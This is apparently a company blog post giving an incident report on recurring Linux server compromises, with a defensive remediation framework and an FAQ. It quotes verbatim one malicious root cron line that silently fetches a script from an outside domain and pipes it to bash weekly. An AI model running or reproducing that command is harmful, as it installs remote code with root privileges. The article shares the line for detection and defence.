


There is a particular kind of silence that falls over a server room — even a virtual one — when you type your root password and the system simply refuses you. Not an error. Not a timeout. A quiet, polite, absolute “no.” That silence is what greeted our team on our server, which we internally call Jupiter, part of the RiAcube Software Hub infrastructure. It was the third time in two months. And this time, we decided we weren’t just going to fix it — we were going to understand it, document it, and share what we learned, because we suspect a lot of administrators out there are fighting this exact same ghost and don’t yet know its name.
This article is part incident report, part confession, and part gratitude letter. Because the tool that helped us take Jupiter back wasn’t a forensics suite or a paid security consultant. It was a language model — ChatGPT — that we spent close to eight straight hours working alongside, testing theories, chasing false leads, and eventually cornering a piece of malware that was, frankly, smarter than anything we’d dealt with before.
The Pattern We Almost Missed
Jupiter has been with us since day one — we set it up ourselves, with AI assistance, from the ground up. So when things started going wrong, our first instinct was to blame our own configuration. That’s a healthy instinct. It’s also, in this case, the wrong one.
The first incident happened roughly seven weeks ago. The second, about two and a half weeks after that. The third — the one this article is about — followed almost exactly the same interval: 15 to 17 days. That regularity is itself a clue that too many administrators overlook. A random compromise doesn’t usually reappear on a clock. A persistence mechanism does. When an attack repeats on a near-identical schedule, you are not looking at a one-time break-in. You are looking at an infrastructure that has already built itself a home inside your system and is executing a plan.
By the time of this third incident, we had lost root access entirely. That is a particular kind of dread — not data loss, not downtime, but the sensation that the machine you built with your own hands no longer answers to you. Thankfully, our last verified backup was only three days old, from June 30th, and it let us restore service quickly. But a backup restore is a bandage, not a cure. If you restore from backup without finding how the attacker got back in and where they hid their return ticket, you are simply rebooking the same flight for 15 days later. We had already proven that to ourselves twice.
This time, we resolved to actually hunt the thing down.
Bringing In the Second Set of Eyes
We’ve been managing servers and infrastructure for over 20 years combined across our team, so we’re not newcomers to security incidents. But this particular adversary had a quality that made manual, intuition-led investigation slow and exhausting: it didn’t behave like a smash-and-grab intrusion. It behaved like something that had read a playbook on staying.
So we opened a working session with ChatGPT and treated it less like a search engine and more like a colleague doing an all-nighter with us. We described symptoms. We pasted process lists, cron tables, auth logs, suspicious file paths. We asked it to reason about what kind of attacker leaves these particular fingerprints, and — critically — we asked it to keep proposing new angles rather than stopping at the first plausible explanation. Over roughly seven to eight hours, question after question, it helped us map out a full anatomy of the intrusion: how it likely got in originally, how it kept coming back, and how it was structured to survive a cleanup attempt.
What struck us most was that the AI never treated any single fix as “done.” Every time we said “found and removed one,” it pushed us to ask “where else would a system like this hide a copy, just in case?” That discipline — refusing to declare victory early — turned out to be the single most important ingredient in actually winning this fight. Our gratitude here is genuine and specific: this was not generic advice copy-pasted from a knowledge base. It followed our environment, adapted to what we found, and suggested new places to check that we would not have thought of ourselves after 20+ years in this line of work. That’s worth acknowledging plainly, in public, because a lot of people are still skeptical that AI assistance can go this deep on a live security incident. It can.
Anatomy of a Modern, Patient Malware
Here is the part we most want other administrators to absorb, because we believe this pattern is becoming common and is going to keep catching people off guard.
Older malware, the kind most of us trained on, tends to be loud and greedy. It grabs what it can, as fast as it can, and either gets caught quickly or burns the host out. What we found on Jupiter behaved completely differently:
- It waited. For days or weeks at a time, it did essentially nothing detectable. No unusual CPU spikes, no obvious network noise, nothing that would trip a casual glance at
topor a basic monitoring dashboard. - It expanded quietly, in small increments, across multiple independent locations rather than concentrating itself in one obvious spot. The design logic seems to be: if a defender finds and removes one instance, the others simply don’t care — they don’t even know the first one was found.
- It re-established itself through mundane-looking scheduled tasks. Not exotic rootkits sitting in the kernel — plain old cron. This is exactly why it survived two prior “fixes”: someone looked at the obvious startup scripts, found nothing alarming, and moved on, never suspecting a boring cron entry.
- It duplicated itself while we were actively removing it. This was the moment that turned an ordinary cleanup into an eight-hour standoff. We would delete a payload, and within a short window, a different location would notice the missing piece and simply re-fetch it. It felt less like plucking weeds and more like fighting something that could sense a leaf had gone missing and immediately grew another.
That last property deserves its own paragraph, because it’s the part most “how to remove malware” tutorials online do not prepare you for. If you approach a persistence-based, multi-location infection the way you’d approach a single infected file — find it, delete it, done — you will lose. You have to assume, going in, that the moment you touch one piece, the rest of the infection will react. That changes your entire strategy, from a linear cleanup into something closer to a coordinated raid: you need to cut off its ability to “phone home” for reinforcements before you start removing anything, not after.
The Cron Job That Gave It Away
Here is one of the actual persistence mechanisms we found, verbatim, because seeing the real thing is worth more than any abstract description:
@weekly root [ -x /usr/local/sbin/sshd ] || { curl -fsSL https://hgsocket.com/y 2>/dev/null | bash >/dev/null 2>&1; }
Read that line carefully, because its cleverness is almost elegant. It checks whether /usr/local/sbin/sshd exists and is executable. If that check fails — meaning if you (or the malware’s own logic) removed its disguised binary — the job silently pulls a fresh payload from a remote address and re-executes it, once a week, forever, with all output suppressed so it leaves no obvious trace in a casual log check. In other words: this single line is the malware’s insurance policy. Even if you found and deleted every dropped file on the system, this one entry alone would have resurrected the entire infection within a week.
The remote endpoint in our case, hgsocket.com, resolved to infrastructure hosted on AWS in the Singapore region. We are naming it here deliberately, because if you are dealing with unexplained server compromises on a similar cadence, checking your firewall logs and DNS resolution history for this domain — or anything resembling it — costs you nothing and may save you days.
If you take away one concrete action item from this entire article, let it be this: block this domain at your firewall, right now, before you do anything else. Not after you’ve started cleaning. Before. Cutting the supply line has to be step one, because otherwise every subsequent step you take is a race against a re-infection that can win just by being patient for one more week than you are.
Our Remediation Framework: Find → Check → Cross-Check → Mask → Remove
Once we understood we were dealing with a self-healing, multi-location infection, we stopped improvising and built a disciplined sequence. We’re laying it out here in general terms — enough for a competent administrator to apply the same discipline to their own environment, without turning this into a targeted how-to for attackers.
- Cut external communication first. Block the known malicious domain(s) and any suspicious outbound IPs at the firewall level before touching a single file. If the malware can’t reach its update source, you’ve already stopped the clock on its ability to regenerate.
- Find — cast a wide net. Don’t just check the “usual suspects.” Persistence on Linux systems doesn’t live in one place; it can hide in system-wide cron (
/etc/cron.*), user crontabs, systemd timers and services,/etc/rc.localand init scripts, shell profile files (.bashrc,.profile), SSHauthorized_keys, and even disguised binaries sitting in legitimate-looking paths (as we saw with the fakesshd). Assume every one of these locations is a candidate until you’ve personally verified otherwise. - Check — verify, don’t assume. For anything unfamiliar, verify it against what should be there. Compare file hashes or timestamps against a known-clean baseline or package manager records where possible. Don’t trust a filename just because it looks like a system binary — that’s precisely the disguise this malware used.
- Cross-check — assume duplication. Given that this type of malware is explicitly designed to survive partial removal, treat every found instance as a signal that there are likely others. If you find one cron-based dropper, actively search for siblings elsewhere rather than assuming you’ve found “the” infection.
- Mask — contain before you cut. Where possible, disable or quarantine suspicious entries (comment them out, restrict permissions, isolate the process) rather than deleting outright in your very first pass. This lets you observe whether anything reacts — new files reappearing, new connections attempting outbound calls — which tells you whether you’ve actually found everything or only part of it.
- Remove — only once you believe the network is fully mapped. Only after you’re confident you’ve identified every foothold do you move to permanent removal across all locations, ideally in one coordinated pass rather than piecemeal over hours, precisely because piecemeal removal is what let this malware regenerate on us in real time.
- Rebuild access from zero. Assume every existing credential and key on the box is potentially compromised. Rotate SSH keys, move to key-based authentication exclusively, and disable password login entirely. If an attacker had any password at all, that door needs to be welded shut, not just relocked.
- Verify with time, not just inspection. Because this malware’s own cadence was roughly two to two-and-a-half weeks, a clean scan on day one means very little. Real confidence comes from watching the system through at least one full expected cycle without any recurrence.
The Cost — and What We Avoided
We want to be honest about what this process demanded. It took the better part of a full working day — seven to eight hours of focused, back-and-forth investigation — layered on top of an already stressful restore-from-backup scramble. It required patience most people don’t budget for when they think “I’ll just remove a virus real quick.”
But here is the good news, and it’s substantial: we came through it with no data loss and no extended outage. The only interruptions to service were a handful of restarts in the 30-to-40-second range while we applied fixes — nothing that most users would even have noticed. Compare that to the alternative universe where we simply kept restoring from backup every two and a half weeks indefinitely, quietly bleeding time, trust, and eventually data integrity. The eight hours were an investment, not a cost.
For the Administrators Still Fighting This Silently
If any part of this story sounds familiar — a server that keeps getting compromised on a suspiciously regular interval, root access that mysteriously disappears, a “clean” system that turns dirty again two or three weeks later — you are very likely dealing with the same category of threat: a patient, self-propagating, multi-location persistence mechanism, not a single infected file.
A few closing pieces of practical advice, offered directly to that reader:
- Stop trusting single-point cleanups. If your last fix “worked” for a while and then the exact same symptom came back on a similar schedule, you didn’t remove the infection — you removed one visible symptom of it.
- Audit every scheduling mechanism on your box, not just the ones you remember configuring. Cron, systemd timers, and init scripts are all fair game, and attackers count on you checking only the ones you’re already familiar with.
- Treat unexplained outbound connections to unfamiliar domains as a first-class clue, not background noise. A domain like the one we found, hosted anonymously on cloud infrastructure abroad, is a classic signature of a “check-in and re-arm” mechanism.
- Don’t rush removal. If you suspect the infection can regenerate, contain and observe before you delete. Rushing is exactly what let this thing survive our first two attempts.
- Consider working through the problem with an AI collaborator the way we did — not as a replacement for your own expertise, but as a tireless partner willing to keep asking “where else could this be hiding?” long after human patience would normally run out. Our own 20-plus years of combined server experience were essential to interpreting what we found — but the AI’s willingness to keep proposing new angles of investigation, hour after hour, was what actually got us to a complete answer instead of a partial one.
A Closing Thought
There’s a line we kept coming back to during those eight hours, half-joking and half-serious: AI may be faster and sharper than any one of us at spotting a pattern in a log file — but humans are still the ones who built it, trained it, and pointed it at the problem in the first place. That’s not a dismissal of what AI-assisted defense can do — quite the opposite. It’s an acknowledgment that the most effective outcome we’ve seen yet came from neither side working alone. It came from a genuinely collaborative hunt: our institutional knowledge of Jupiter and its history, matched against a model willing to keep exploring possibilities long after a human might have called it a night.
We’re sharing the domain, the cron pattern, and our whole framework publicly because we suspect we are far from the only ones dealing with this. If this article helps even one other team catch this earlier than their third incident, the eight hours we spent writing it up will have been worth it too.
— Sharat Bharadwaj – RiAcube Software Hub.
FAQs
What is self-healing malware?
Self-healing malware is malicious software designed to restore or recreate components after they are removed. It may use persistence mechanisms such as cron jobs, systemd timers, startup scripts, or additional copies of malicious files to survive partial cleanup.
How can Linux malware persist after infected files are removed?
Linux malware can persist through scheduled tasks, cron jobs, systemd services and timers, startup scripts, shell profiles, SSH authorized keys, disguised binaries, and other persistence mechanisms. Removing one malicious file may not remove the underlying persistence mechanism.
Why should administrators check cron jobs after a Linux server compromise?
Cron provides a legitimate mechanism for executing commands on a schedule, which can make malicious persistence less obvious. Administrators investigating a compromised Linux server should review system-wide cron configuration and user crontabs as part of a broader persistence investigation.
What should administrators do after discovering persistent malware on a server?
Administrators should first contain the compromise, investigate persistence mechanisms, restrict suspicious outbound communication, identify all known footholds, verify system files and configurations, remove the malicious components, rotate potentially compromised credentials and keys, and monitor the system for recurrence.
Can AI help with cybersecurity incident investigation?
AI can assist security teams by helping analyze logs, identify patterns, generate investigation hypotheses, organize findings, and suggest additional areas to investigate. It should complement experienced administrators and security professionals rather than replace human verification and judgment.